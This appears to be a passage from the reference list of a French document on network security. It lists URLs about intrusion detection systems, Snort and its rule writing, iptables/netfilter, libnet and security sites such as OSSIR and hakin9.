[24] www.ossir.org (Observatoire de la sécurité des systèmes d'information et des réseaux)

[25] http://websec.arcady.fr

[26] www.landesk.com (Gérer les risques de sécurité sur les réseaux informatiques d'aujourd'hui)

[27] http://www.commentcamarche.net/detection/ids.php3

[28] http://fr.wikipedia.org/wiki/Systeme_de_detection_d'intrusion

[29] http://www.argusnetsec.com (easy ids)

[30] http://www.snort.org

[31] http://openmaniak.com/fr/snort.php

[32] www.securinets.com

[33] http://www.groar.org/trad/snort/snort-faq/writing_snort_rules.html

[34] http://people.unix-fu.org/andreasson/iptables-tutorial/iptables-tutorial.html

[35] http://www.netfilter.org/unreliable-guides/

[36] http://www.netfilter.org

[37] http://www.packetfactory.net/libnet/

[38] http://bridge.sourceforge.net

[39] www.securinets.com

[40] www.hakin9.com

[41] http://snort-inline.sourceforge.net/